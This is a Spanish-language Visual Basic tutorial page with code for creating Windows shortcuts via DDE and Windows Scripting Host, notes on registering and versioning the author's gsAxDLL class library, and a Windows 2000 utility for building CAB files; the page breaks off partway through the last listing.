La primera forma que mostraré será la que se usaba cuando el Windows 3.x (sí, ese del que ya casi nadie sabe que existió, aunque aún hay gente que trabajan con él), para ello se usaba DDE o lo que es lo mismo la forma antigua de comunicarse entre aplicaciones... no voy a entrar en detalles sobre lo que es el DDE ni nada de eso, ya que hace tiempo que no lo uso y cuando lo usaba simplemente era con ejemplos prefabricados... o casi...

La segunda es usando el **Windows Scripting Host (WSH)**. Seguramente esta forma será la preferida para aquellos que dispongáis del Windows 98/2000, (siempre que hayas seleccionado esa opción) o bien el Windows 95/NT con el WSH instalado, ya que también se puede instalar de forma separada desde el sitio de Microsoft:
http://msdn.microsoft.com/scripting/

Vamos a ver el código de ejemplo para ambos casos:

Usando DDE

He dejado los comentarios originales, aunque, lamentablemente ahora no recuerdo quién fue el autor de los mismos... lo siento.
El icono sólo se creará en la carpeta de Programas del menú de Inicio... con el otro sistema podrás crearlo en otros sitios diferentes...
Otra de las limitaciones de éste método es que no se pueden usar símbolos "raros" en el nombre del acceso directo, entre los cuales están los paréntesis.

Para usar este ejemplo, crea un nuevo proyecto, añádele un par de etiquetas y dos textboxes (en uno irá el nombre del acceso directo y en el otro el path del programa a ejecutar), y un botón para crear el acceso directo.

```
'
'--------------------------------------------------------------------------
' Crear accesos directos usando DDE                                (14/Ene/00)
'
' Basado en un código para VB2/3 de 1994... por lo menos,
' que a su vez está basado en otro anterior con las rutinas para trabajar con DDE
' y algunas otras virguerías (al menos en aquellos tiempos)
'
' ©Guillermo 'guille' Som, 199?-2000
'--------------------------------------------------------------------------
Option Explicit

Private Sub cmdCrear_Click()
    ' Crear el acceso directo                                      (14/Ene/00)
    ' Se creará dentro de Programas del Menú de Inicio
    '
    CrearIconoEnProgMan Me, Text2.Text, Text1.Text
```

```
End Sub

Private Sub cmdSalir_Click()
    ' Salir del programa
    Unload Me
End Sub


'-------------------------------------------------------
' Procedure: CrearIconoEnProgMan
'
' Arguments: X           The form where Label1 exists
'
'            CmdLine$    A string that contains the command
'                        line for the item/icon.
'                        ie 'c:\myapp\setup.exe'
'
'            IconTitle$  A string that contains the item's
'                        caption
'-------------------------------------------------------
Private Sub CrearIconoEnProgMan(X As Form, CmdLine$, IconTitle$)

    Dim i As Integer, z As Integer

    Screen.MousePointer = 11
    ' Poner la primera letra en mayúsculas
    IconTitle$ = Left$(IconTitle$, 1) & LCase$(Mid$(IconTitle$, 2))

    '-----------------------------------------------------------------------
    ' Windows requires DDE in order to create a program group and item.
    ' Here, a Visual Basic label control is used to generate the DDE messages
    '-----------------------------------------------------------------------
    On Error Resume Next

    '---------------------------------
    ' Set LinkTopic to PROGRAM MANAGER
    '---------------------------------
    X.Label1.LinkTopic = "ProgMan|Progman"
    X.Label1.LinkMode = 2
    For i = 1 To 10         ' Loop to ensure that there is enough time to
      z = DoEvents()        ' process DDE Execute.  This is redundant but needed
    Next                    ' for debug windows.
    X.Label1.LinkTimeout = 100

    '-----------------------------------------------
    ' Create Program Item, one of the icons to launch
    ' an application from Program Manager
    '-----------------------------------------------
    X.Label1.LinkExecute "[AddItem(" & CmdLine$ & Chr$(44) & IconTitle$ & Chr$(44) & ",,)]"

    '-----------------
    ' Reset properties
    '-----------------
    X.Label1.LinkTimeout = 50
    X.Label1.LinkMode = 0

    Screen.MousePointer = 0
End Sub
```

Usando el WSH

Ahora vamos a ver el código de la otra forma de crear accesos directos en Windows.
Para crear el código que pondré a continuación, tendrás que crear un nuevo proyecto, añade tres etiquetas, tres textboxes, un listbox y un botón para crear el acceso directo.

La primera caja de textos servirá para introducir el nombre del acceso directo.
La segunda indicará el path del programa a ejecutar.
La tercera caja de textos indicará en que sitio queremos crear el acceso directo, el lugar de destino se seleccionará de las opciones mostradas en el Listbox.

Estos son algunos de los "destinos" de los accesos directos:
AllUsersDesktop
AllUsersStartMenu
AllUsersPrograms
AllUsersStartup

Desktop
Favorites
Fonts
MyDocuments
NetHood
PrintHood
Programs
Recent
SendTo
StartMenu
Startup
Templates

El destino "real" se puede averiguar mediante una llamada al método SpecialFolders del objeto Shell del WSH:
x = SpecialFolders("Desktop") ' Devolverá el path del Escritorio

Un, dos, tres...
Básicamente la forma de crear los accesos directos es:

- Crear una referencia al objeto Shell del Scripting Host:
  Set wshShell = CreateObject("WScript.Shell")
- Llamar al método CreateShorcut:
  Set vLnk = wshShell.CreateShortcut(sLnkPath)
- Asignar el path de destino:
  vLnk.Targetpath = sAppPath
- y guardar los datos...
  vLnk.Save

Las variables usadas son del tipo Variant, ya que pueden recibir objetos de cualquier tipo...

Si prefieres usar los tipos "reales", tendrás que crear una referencia al objeto Windows Scripting Host Object Model (WSHOM.OCX) y usar los siguientes tipos:

Para el objeto Shell:
Private m_wsShell As IWshShell_Class

Crear una referencia al objeto Shell:
Set m_wsShell = New IWshShell_Class

Una variable para crear accesos directos:
Dim vLnk As IWshShortcut_Class

Obtener una de las carpetas especiales:
sLnkPath = m_wsShell.SpecialFolders.Item(Text3.Text)
(fíjate que hay que usar Item para poder acceder... curioso...)

Crear un acceso directo:
Set vLnk = m_wsShell.CreateShortcut(sLnkPath)

Veamos el código del formulario usando objetos del tipo Variant y creando una referencia en tiempo de ejecución (late binding):

```
'
'--------------------------------------------------------------------------
' Crear accesos directos usando WHS                                (14/Ene/00)
'
' ©Guillermo 'guille' Som, 2000
'--------------------------------------------------------------------------
Option Explicit

Private m_wsShell As Variant

Private Sub cmdCrear_Click()
    ' Crear el acceso directo                                      (14/Ene/00)
    Dim sLnkPath As String
    Dim sLink As String
    Dim sAppPath As String
    Dim vLnk As Variant

    sAppPath = Text2
    sLink = Text1
    If InStr(sLink, ".lnk") = 0 Then
        sLink = sLink & ".lnk"
    End If
    ' Crearlo en el escritorio:
    'sLnkPath = m_wsShell.SpecialFolders("Desktop")
    '
    ' Crearlo en el indicado en el listbox
    ' Aunque siempre lo crea en el mismo sitio:
    ' C:\WINDOWS\All Users\Desktop
    ' es decir en el escritorio.
    '
    ' Pero eso era usando TEXT3 a secas,
    ' añadiendo el .Text ya si que sale lo que debe salir...
    '
    sLnkPath = m_wsShell.SpecialFolders(Text3.Text)
    sLnkPath = sLnkPath & "\" & sLink

    ' Crear el acceso directo
    Set vLnk = m_wsShell.CreateShortcut(sLnkPath)
    vLnk.Targetpath = sAppPath
    '
    '--------------------------------------------------------------------------
    ' Enviado el 20/Jun/00 por:
    ' paco diaz, frandivi@larural.es
    '
    ' definir directorio de trabajo
    vLnk.WorkingDirectory = "D:\gsCodigo" ' Escribe aquí el directorio
    '--------------------------------------------------------------------------
    '
    vLnk.Save
End Sub

Private Sub cmdSalir_Click()
    ' Salir del programa
    Unload Me
End Sub

Private Sub Form_Load()
    Set m_wsShell = CreateObject("WScript.Shell")

    List1.Clear
```

```
    ' Llenar el listbox con los "folders" de SpecialFolders
    '
    'Dim vName As Variant

    ' (Este método es preferible si quieres mostrar todos las carpetas especiales)

    'For Each vName In m_wsShell.SpecialFolders
    '    List1.AddItem vName
    'Next
    '
    '
    ' Estos no son válidos para el W95
    List1.AddItem "AllUsersDesktop= " & m_wsShell.SpecialFolders("AllUsersDesktop")
    'List1.AddItem "AllUsersStartMenu= " & m_wsShell.SpecialFolders("AllUsersStartMenu")
    'List1.AddItem "AllUsersPrograms= " & m_wsShell.SpecialFolders("AllUsersPrograms")
    'List1.AddItem "AllUsersStartup= " & m_wsShell.SpecialFolders("AllUsersStartup")
    '
    List1.AddItem "Desktop= " & m_wsShell.SpecialFolders("Desktop")
    List1.AddItem "Programs= " & m_wsShell.SpecialFolders("Programs")
    List1.AddItem "StartMenu= " & m_wsShell.SpecialFolders("StartMenu")
    List1.AddItem "Startup= " & m_wsShell.SpecialFolders("Startup")
    List1.AddItem "MyDocuments= " & m_wsShell.SpecialFolders("MyDocuments")
    List1.ListIndex = 0
    '
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set m_wsShell = Nothing
End Sub

Private Sub List1_Click()
    ' Mostrar el destino del acceso directo
    Dim sTmp As String
    Dim i As Long

    sTmp = List1.List(List1.ListIndex)
    i = InStr(sTmp, "= ")
    If i Then
        Text3 = Left$(sTmp, i - 1)
    Else
        Text3 = "Desktop"
    End If
End Sub
```

Bueno, esto es todo... espero que te sea de utilidad...

Nos vemos.
Guillermo

La librería gsAxDLL
Librería de clases útiles para el programador

Publicado el 6/Ene/1999
Revisiones del 26/Feb/99, 7/Mar/99, 01/Jul/2000

Un par de cosas que debes saber (26/Feb/99)

La "refinitiva" (7/Mar/99)

Nueva revisión del 01/Jul/2000
(y varias notas repartidas por toda la página, busca: 01/Jul/2000)

Aquí está, aunque aún no la he depurado al 100% (creo que eso es casi imposible), pero tengo que seguir probándola para que funcione como debe ser.
Además de ir agregando información al fichero de ayuda que tiene, ya que sin él, poco podrás hacer, al no disponer del código fuente, (y no me lo pidas, porque, por ahora sigue sin ser público).
Aunque la mayoría del código está publicado ya en mis páginas, así que tan sólo no tendrás el código de las clases nuevas y los cambios que he realizado a algunas de las clases y funciones que ya están publicadas.
Por ejemplo la función de convertir números a letras (o a texto, como prefieras), que ahora maneja muchísimo mejor los decimales, además de permitir especificar el nombre de la moneda y de los céntimos, así como el "sexo" de la moneda, entre otras cosas.
Otra clase que he ampliado es la cWrap, ahora permite "justificar" texto, además de otras mejoras...

Entre las cosas nuevas, está la clase cgsFileOp para manejo de ficheros usando el API de Windows, los que se "coleguizaron" con el gsBackUP, tienen el código y desde aquí les recuerdo que el código es para uso privado, según se convino... ¡que no se olvide!
Desde entonces esa clase ha mejorado un poco, así que si compraste el gsBackUP, mándame un mensaje recordándome que eres colega deLuxe y te enviaré el nuevo código.

Otra clase nueva es la que permite "enumerar" los recursos de red, así como los nombres de equipos y grupos de trabajo.

Y si no recuerdo mal, otra clase nueva es una que permite crear clases jerarquizadas, está basada en una jerarquía para almacenar Libros, por eso se llama cLibrería.

De todas estas clases, hay ejemplos de cómo usarlas, uno más concisos que otros, pero de todos hay ejemplos.

Además en la ayuda se explican cada una de las clases y las propiedades y métodos que tiene,

además de algunos ejemplos.

En fin, no es que quiera ponerte los dientes largos, porque no es esa la intención, la intención es que puedas disponer de una serie de objetos (o clases) que estén más o menos relacionadas y que sean de utilidad en la mayoría de las ocasiones.

A continuación te muestro cómo registrar la clase y cómo insertarla en tu proyecto.

En el zip con la DLL y con el fichero de ayuda, del que entrego el proyecto y el fichero RTF para crear la ayuda, hay dos ficheros BAT, uno para registrar la clase y otro para eliminarla del registro y opcionalmente del directorio System.

Para registrarla, copiala en el directorio System, (la localización dependerá de dónde le dijiste al Windows que lo creara, pero que por defecto es en C:\Windows\System), situate en ese directorio y escribe lo siguiente en la línea de comandos:
regsvr32 gsAxDLL.dll

> **Nota:**
> Si tu directorio System está en el path indicado más arriba, puedes usar el fichero **Registrar la DLL.bat**.

Para eliminarla del registro, situate en ese directorio y escribe:
regsvr32 /u gsAxDLL.dll

Después puedes borrarla

> **Nota:**
> Si tu directorio System está en el path indicado más arriba, puedes usar el fichero **DesRegistrar la DLL.bat**.

> **Sobre la ayuda:**
> Deberías copiar también la ayuda (ficheros hlp y cnt) en el directorio System.

Para insertarla en tu proyecto tendrás que ir al menú Proyecto del Visual Basic y en Referencias... selecciona:
gsAxDLL -Librería de clases útiles para el programador

A partir de aquí podrás usar las clases mediante la única clase "creable" que es cgsAxDLL, para ello declara una variable de esta forma:
Private m_gsAxDLL As gsAxDLL.cgsAxDLL
Y podrás crear el resto de las clases.
En la ayuda se explica cómo hacerlo, además de en el listado de ejemplo.

> **IMPORTANTE: El proyecto de ejemplo tiene una referencia a la librería, por tanto antes de cargar el proyecto tendrás que registrar la DLL.**

Espero que te sea de utilidad y me gustaría que si encuentras algún error, que lo habrá, me lo digas, lo mismo que si crees que se debería cambiar o ampliar en algún sentido, toda sugerencia será bien recibida.
Así que si quieres hacer algún comentario sobre la librería, usa este link.

Nos vemos.
Guillermo

Este link te bajará la librería y los ficheros Bats para registrarla y "desregistrarla" (gsAxDLL.zip 134 KB) (Act: 7/Mar/99)
Pulsa este link para bajarte el Help de la DLL gsAxDLL (gsAxDLL_HLP.zip 71.4 KB) (Act: 7/Mar/99)
Pulsa en este otro para bajar los ficheros de ejemplo (gsAxDLL_ejemplos.zip 25.3 KB) (Act: 7/Mar/99)

Nota:
Más abajo tienes los zips de la nueva revisión de la DLL, creada con fecha del 30/Jun/2000

La "Refinitiva" (07/Mar/99)

Pues eso... que esta es la última "ampliación" de esta librería... seguramente seguiré actualizándola, pero siempre y cuando encuentre un "error gordo" que deba ser corregido.

¿Por qué no voy a seguir actualizandola/ampliándola?

Porque me está dando mucho problema el tema de la compatibilidad entre versiones... pero "sólo" con esta librería, así que, seguramente habrá otra versión que sea "realmente compatible", espero que así sea... dentro de poco la publicaré...

Los cambios en esta nueva y última versión son:

Mejora en la clase cNum2Text
Nueva clase para desglosar los parámetros de la línea de comandos.
Nueva clase para mostrar automáticamente en los combos mientras se escribe.
Nueva clase para manejar ficheros INIs, aunque ya se podían manejar mediante FileOp, ahora hay otra clase "independiente".

Por supuesto, la ayuda y los ejemplos están actualizados para estas nuevas clases.

Nota adicional:
Como ya te he comentado no va bien el tema de la compatibilidad entre versiones, pero no te preocupes que todo el código que tuvieras anterioremente te funcionará "sin cambios", lo único que no funciona es si el programa ya está compilado... osea tendrás que volver a compilarlo, pero nada más.

¡Espero que la disfrutes!

Nos vemos.
Guillermo
P.S. (01/Jul/2000)
No es la última, eso espero... ya que el tema de la compatibilidad con ejecutables creados con versiones anteriores ya está solucionado... confío en ello.
Al menos con esta versión (1.0.7010) y las posteriores que publique.

Si no recuerdo mal, creo que esta nueva versión es compatible "Binariamente" con la publicada el 06/Ene/99, pero NO con la del 07/Mar/99...
Un favorcillo: Si tienes algún ejecutable que usara la librería del 6 de Enero de 1999, me cuentas si esta nueva revisión es compatible sin necesidad de recompilar el ejecutable.

Leete el tema de la compatibilidad en componentes ActveX que está un poco más abajo y no te pasará lo que a mi me ha pasado...

Un par de cosas que debes saber. (26/Feb/99)

Estos comentarios están incluidos en la ayuda, pero como se que muchas veces la gente no lee todo lo que tendría que leer, los repito para que no haya ningún "mal entendido".

Sobre la compatibilidad binaria.

Después de varias pruebas, comprobaciones y algún que otro fallo "rompedor de cabezas", he tomado la decisión de generar nuevamente la librería basándo la compatiblidad binaria en la primera DLL que publiqué en mi web, la del 6 de Enero.

La razón de hacer esto es porque al intentar implementar nuevas funciones y/o clases, me daba un error de que no podía actualizar la librería debido a "nombres de módulos con el mismo nombre"... la verdad es que intenté todo lo que "sabía" que podía hacer, pero el resultado fue "malo", (por llamarlo de alguna forma), total que si quería hacer que esta librería fuese creciendo tenía que hacerlo de otra forma.

Revisando en varios libros sobre expertos en el tema, todos, (realmente sólo he consultado dos libros), recomendaban que la compatibilidad binaria se hiciese sobre una copia de la primera versión del componente. Uno de ellos lo decía específicamente y el otro simplemente lo usaba sin más explicaciones... Me refiero a lo de hacer la compatibilidad binaria con la primera versión del componente, con idea de que no se fuesen creando "nuevas" interfaces conforme se añadieran nuevas clases y o métodos a la librería (o componente).

Resumiendo: si has creado alguna aplicación con una revisión posterior de esta librería al 6 de Enero y anterior al 26 de Febrero, tendrás que volver a compilarla, ya que si no, te dará un error de que hay algo que falla.

El que avisa...

Nota del 01/Jul/2000 sobre la COMPATIBILIDAD BINARIA:

Notas sobre la compatibilidad en componentes ActiveX.

Para no romper la compatibilidad de versiones:

- Al crear la librería (DLL) la primera vez: hacerlo con compatibilidad de proyecto.
- Hacer una copia de la DLL creada y renombrarla (esto no es obligatorio, pero recomendable),
  por ejemplo con la extensión .cmp o .dlc (yo uso esta última)
- Al crear nuevas versiones, con nuevas propiedades y métodos,
  hacerlo con compatibilidad binaria, apuntando a la copia creada con la nueva extensión.
  De esta forma, los programas compilados anteriormente siguen funcionando con la nueva DLL.
- Copiar la nueva DLL con la extesión usada en la compatibilidad binaria.
  La copia creada con la nueva extensión, será siempre la última versión distribuida de la DLL

Todo esto es necesario para que se conserven las interfaces anteriores y las nuevas.
Los programas anteriores usarán la interface antigua y los nuevos la nueva.
Si se modifica demasiado la DLL al final el registro estará "abarrotado" de interfaces de
nuestra DLL... así que si se pretende hacer un cambio "brusco", lo recomendable es crear una
nueva DLL con una versión diferente, pero de esta forma los programas anteriores no funcionarán
con la nueva DLL... habría que volver a compilarlos.

En resumen: Hacer una copia de la última DLL distribuida y usarla para la compatibilidad binaria, (antes yo la hacía con la original y así me ha ido... en fin...)

Sobre cómo usar las clases incluidas en la librería.

Me reitero en lo dicho anteriormente y explico un poco como va esto de crear referencias usando las Propiedades de la librería gsAxDLL.

Las clases/objetos disponibles son todos **PublicNotCreatable**, es decir que se pueden referenciar a esas clases para crear objetos que la manipulen, pero no se pueden crear con New.

Cuando se necesite usar una de esas clases, simplemente se usa la propiedad que hay para ello en el objeto global; al ser global, no es necesario crear una variable que haga referencia a ese objeto global, a pesar de que en casi todos los ejemplos así se use, entre otras cosas, porque estaban escritos antes de que la clase cgsAxDLL fuese GlobalMultiuse.

Por ejemplo, para crear una referencia a la clase de evaluar expresiones (cFormulasFormulas), se puede hacer de estas dos formas:

Directamente:

```
Dim tFormulas As cFormulas ' Siempre hay que declarar un objeto de la clase a usar

Set tFormulas = Formulas ' Se asigna usando la propiedad del objeto global
```

Mediante una variable del objeto global:

```
Dim tFormulas As cFormulas ' Siempre hay que declarar un objeto de la clase a usar

Dim m_gsAxDLL As gsAxDLL.cgsAxDLL

Set m_gsAxDLL = New gsAxDLL.cgsAxDLL

Set tFormulas = m_gsAxDLL.Formulas
```

Como puedes comprobar, es más fácil usarlo de la primera forma, ya que te evitas crear objetos intermedios cuando el propio Visual Basic lo ha creado ya...

Justificación de porqué no todas las clases son GlobalMultiuse:

La razón de que las clases contenidas en esta librería no sean GlobalMultiuse, es porque si así lo hiciera, podrían entrar en conflicto con alguna función, propiedad o método que ya exista en cualquier otro objeto global. De esta forma, al necesariamente tener que crear un objeto particular para cada una de las clases que quieras usar, sabrás "explicitamente" que vas a usar esa clase... ¿me explico?
Por ejemplo la función ConvDecimal está en dos de las clases, por tanto el VB no sabría cual de ellas es la que quieres usar... ya sé que podía haber eliminado una de ellas, pero... como las clases las voy haciendo de forma independiente y después las "uno" en esta DLL, pues...

Sobre los ejemplos incluidos:

En los ejemplos incluídos con esta revisión de la librería, (o componente, como prefieras llamarlo), se acompañan ejemplos de cómo usar los dos formatos arriba indicados. Verás en el código que existe una Constante condicional llamada ES_GLOBAL que indicará si se usa globalmente o se necesita una variable intermedia (cosa que era necesaria en la versión "original" de esta librería, ya que no se declaraba la clase básica como GlobalMultiuse.

Ahora **la librería está compilada en código nativo**, no se si esto acelerará las operaciones, pero se supone que sí.

Prueba de la librería en un UserDocument (7/Ene/99)

Si quieres, puedes probarlo "in-situ", osease desde el explorador... siempre que sea el Internet Explorer.
Para probarlo, he creado un UserDocument con algunas de las pruebas, no todas...

> **Nota:** El UserDocument también lo puedes usar con el "Binder" (Cuaderno de Microsoft) del Office 97
> para ello tendrás que agregar el fichero udocVB5.VBD o udocVB6.VBD según la versión que bajes.

Los siguientes links te cargarán una página en la que se mostrará el documento. Hay dos versiones, una para VB5 y otra para VB6.
Ten en cuenta de que el runtime adecuado debe estar instalado, sino es así, lo intentará instalar desde el sitio de Microsoft.
Por supuesto, ya que estas pruebas usan la Librería gsAxDLL, ésta se instalará también en tu equipo, además de la DLL para manejar el UserDocument.
Y para terminar, decirte que si no tienes la seguridad configurada, como mínimo a "media", no se instalará y aún así, te pedirá "autorización" para instalarse.

> Si tienes algún problema, e incluso si no lo tienes, (recuerda que esto del UserDocument es más bien un experimento que otra cosa), por favor comunícamelo, indicándome que versión del Windows tienes, que versión del navegador (recuerda que sólo es para el Internet Explorer) y si tienes instalado el VB5 o VB6.
> Desde ya, muchas gracias.

Prueba de UserDocument con VB5

Prueba de UserDocument con VB6

Nota sobre los UserDocuments: (26/Feb/99)

No sé porqué, pero esto del UserDocument funciona cuando le da el punto... así que, los ejemplos no están actualizados ni "garantizo" que funcionen ahora ni en un futuro; salvo que me de el punto y me ponga a indagar más sobre el tema, pero soy de las personas que cuando algo no funciona como se supone que debe funcionar y sobre todo no siempre funciona, paso del tema y me dedico a otra cosa...

Algunas imagenes del programa de prueba y el contenido de la ayuda:

Nueva revisión del 01/Jul/2000

No se exactamente que cambios hay con respecto a la publicada el 7 de Marzo del año pasado, pero entre otras cosas hay varias correcciones en la clase **cNum2Text** y en **cQueryReg**.
En esta última se ha añadido una nueva función: **ShellFolders2** que tiene en cuenta al usuario actual y el resto de las actualizaciones que tiene la clase "normal" que tengo publicada: **cQueryReg.cls**.
Entre otras cosas, varias correcciones para Windows 2000 (y Windows NT 4, aunque no lo he comprobado)

Además: **ahora está compilada con el VB6 SP3**

Seguramente si usas esta librería en algunos de tus programas, tendrás que "recompilarlo", no te lo puedo asegurar, pero casi seguro que sí.
De todas formas, las nuevas revisiones que esta librería pueda tener, no tendrán ese problema, al menos eso es lo que espero, ya que es un rollo eso de distribuir una aplicación y tener que recompilarla porque la librería ha cambiado... eso precisamente es lo que se quiere evitar con los componentes como este.

Leete esto que te interesará: Compatibilidad binaria en componentes ActiveX

Downloads del 01/Jul/2000:

Aquí tienes el link a los ficheros zip con la librería y el formulario de ejemplo:

La librería gsAxDLL.dll: gsaxdll_01072000.zip (139 KB)

El código de ejemplo (con el ejecutable): gsAxDLL_eje01072000.zip (48.5 KB)

gsMakeCabW2K

Utilidad para crear ficheros CAB en Windows 2000
(usando COM MakeCab 1.0 Type Library)

Publicado: 1/Jul/2000
Actualizado: 1/Jul/2000

Estaba yo buscando en las referencias del Visual Basic y me encontré con una que ponía: **COM MakeCab 1.0 Type Library** y me dije:

¡Anda! (por no decir lo que realmente dije, que es posible que a algun@ le pueda molestar), esto del MakeCab es para crear ficheros CABs, (comprimidos), vamos a probar si se puede usar en el Visual Basic.

Así que me puse en la tarea de crear una pequeña utilidad para crear ficheros de este tipo, lo pruebo y...
¡EUREKA! ¡FUNCIONA! (es que algunas veces el Visual Basic no se entiende bien con todas las referencias que te muestra)

Pero, casi siempre hay un pero, **sólo funciona en Windows 2000**, he intentado usarla en Windows 98 y nada de nada, entre otras cosas porque esa misma librería da otro objeto, me imagino que el principal, ya que el nombre del fichero que muestra al pulsar sobre esa librería de tipos en la lista de referencias es:
\WINNT\System32\catsrvut.dll\6 (fíjate en el \6 del final)
y el Windows 98 no lo interpreta igual que el Windows 2000... esto último son suposiciones mias, ya que no se si el Windows 2000 usa ese último "path" de forma especial... Si alguien lo sabe, que por favor me lo explique.

De todas formas, usando la utilidad OLE View que se incluye en el Visual Studio, he creado un fichero IDL con la definición de esta "clase", así que si alguien se atreve a crear un fichero DLL o TLB para el Windows 98, más de uno estaríamos agradecidos. Yo voy a investigar un poco a ver si puedo hacerlo y si me atranco demasiado, ya buscaré a alguien que sepa hacerlo... de esta forma, serviría igualmente para el Windows 9x que para el 2000 e incluso para el NT... creo... el problema puede ser el uso de las librerías necesarias que seguramente sólo funcionarán en el Windows 2000, ya veremos.

Vamos a dejarnos de cavilaciones y pasemos al código.

Primero veamos una fotillo de la utilidad para crear los ficheros CABs usando esta librería.


Abajo encontrarás un link con un fichero ZIP con todo lo aquí mostrado.

Para usar el programa:

- Escribe el nombre del fichero CAB en el TextBox,
- Arrastra (drag & drop) los ficheros que quieras incluir en ese CAB hasta el ListBox,
  (si quieres quitar algún fichero de la lista, seleccionalos y pulsa la tecla Supr)

- Marca la opción de incluir el path junto con el nombre si quieres usar la misma estructura de directorios
- pulsa en el botón Crear CAB y ya está.

En la barra de estado, (etiqueta del copyright), te indicará si ya ha finalizado o no.



La utilidad en funcionamiento

El código de la utilidad de crear CABs en Windows 2000

En el menú Proyecto/Referencias selecciona COM MakeCab 1.0 Type Library

Todo este código va en el mismo formulario.

```
'
'--------------------------------------------------------------------------
' gsMakeCabW2K (Prueba de MakeCab en Windows 2000)                 (30/Jun/00)
'
' Usando catsrvut.dll del directorio System32 del Windows 2000 Professional
'
' En las referencias seleccionar: COM MakeCab 1.0 Type Library
'
'
' ©Guillermo 'guille' Som, 2000
'--------------------------------------------------------------------------
Option Explicit

Private tMakeCab As COMMKCABLib.MakeCab


Private Sub cmdCrearCab_Click()
    ' Crear el fichero CAB y añadir los ficheros del listbox
    Dim i As Long
    Dim bProcesar As Boolean

    On Error GoTo ErrCrearCab

    bProcesar = False
    ' Sólo si hay ficheros que añadir
    If lstFics.ListCount Then bProcesar = True
    ' Comprobar si hay asignado un nombre de fichero CAB
    If bProcesar Then
```

```
        If Len(txtCab) = 0 Then bProcesar = False
    End If
    ' Si hay que procesar...
    If bProcesar Then
        lblStatus = " Creando el fichero " & SoloNombre(txtCab) & ", un momento por favor..."
        lblStatus.Refresh
        With tMakeCab
            ' Los parámetros: Fichero CAB, MakeSignable ??, ExtraSpace
            ' Nota: los dos últimos parámetros no se para que sirven...
            .CreateCab txtCab, 1, 1024
            For i = 0 To lstFics.ListCount - 1
                ' Los parámetros: Fichero a añadir, Fichero en el CAB
                If chkExtraPath Then
                    .AddFile lstFics.List(i), lstFics.List(i)
                Else
                    ' Si no se quiere añadir el path al fichero CAB, quitárselo
                    .AddFile lstFics.List(i), SoloNombre(lstFics.List(i))
                End If
            Next
            ' Cerrar el fichero CAB
            .CloseCab
        End With
        lblStatus = " Fichero " & SoloNombre(txtCab) & " creado."
        lblStatus.Refresh
        ' A los 10 segundos se quitará este aviso y se pondrá el copyright
        Timer1.Enabled = True
    End If

    Err = 0
    Exit Sub
ErrCrearCab:
    lblStatus = " Error " & Err.Number & " al crear el fichero CAB."
    lblStatus.Refresh
    MsgBox "Se ha producido el siguiente error:" & vbCrLf & _
            Err.Number & " " & Err.Description
End Sub


Private Sub cmdSalir_Click()
    Unload Me
End Sub

Private Sub Form_Load()
    Set tMakeCab = New COMMKCABLib.MakeCab

    ' Poner el form en el centro de la pantalla y en la parte superior
    Move (Screen.Width - Width) / 2, 0

    lblStatus.Caption = " ©Guillermo 'guille' Som, 2000 (primera versión para Windows 2000 Pro:
30/Jun/2000)"
    lblStatus.Tag = lblStatus.Caption

    ' Valores por defecto
    txtCab = AppPath & "\PruebaMakeCab.cab"

    Timer1.Enabled = False
End Sub


Private Function AppPath() As String
    ' Devuelve el path sin el \ final
    Dim sPath As String

    sPath = App.Path
    If Right$(sPath, 1) = "\" Then
        sPath = Left$(sPath, Len(sPath) - 1)
    End If
    AppPath = sPath
```

```
End Function


Private Sub Form_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    ' Agregar los ficheros soltados en el formulario al ListBox o al TextBox

    ' Si el  puntero del ratón está por encima del label del Listbox...
    If Y < Label1(1).Top - 30 Then
        ' añadirlo al TextBox
        Drop2Text Data
    Else
        ' sino, en el ListBox
        Drop2List Data
    End If
End Sub

Private Sub Form_Unload(Cancel As Integer)
    ' Quitar la referencia al objeto creado
    Set tMakeCab = Nothing
End Sub

Private Sub Label1_OLEDragDrop(Index As Integer, Data As DataObject, Effect As Long, Button As
Integer, Shift As Integer, X As Single, Y As Single)
